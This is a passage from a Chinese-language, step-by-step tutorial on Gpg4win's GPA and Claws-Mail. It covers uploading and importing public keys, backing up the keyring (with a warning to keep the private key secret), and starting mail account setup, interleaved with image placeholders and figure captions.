


图18




图20




图21




图22




图23




图24




图25

Keys..."。如图17。

程序将询问您‘是否将公钥上传至密钥服务器（keys.gnupg.net）’，选择“Yes”。如图18。

大约等待半分钟，程序将提示上传成功。此时我们可以打开浏览器，访问http://keys.gnupg.net，并以邮件地址作为搜索内容进行搜索即可获得相应的公钥下载地址。如图19。

导入过程就更为简单了。当我们获得别人文件方式存储的公钥时，可以通过点击GPA菜单栏的“Keys”-》“Import Keys...”进行文件导入。如图20。

若导入成功，我们将可以在GPA的主界面看到刚导入的公钥。如图21。

另外，针对更换GPG程序版本、操作系统或终端等情况，必须备份密钥环并重新导入新GPA环境。我们可以通过点击菜单栏的“Keys”-》“Backup...”进行密钥环备份（注意：此备份操作获得的ASCII文件包括公钥与私钥，因此必须保证其内容不被泄露）。如图22。

至于密钥环的导入过程则与上文所述的公钥导入过程一致。

下面让我们来看看如何通过GPG密钥来进行邮件加密收发操作。这部分操作内容需要依赖Claws-Mail才能完成。在“开始”-》“程序”菜单中找到“Gpg4win”子菜单，运行其中的“Claws-Mail”程序。如图23。

在首次运行Claws-Mail程序的情况下，程序将提示要求您新建一个邮箱，点击“Forward”。如图24。

下一步输入您的基本信息。如图25。




图26

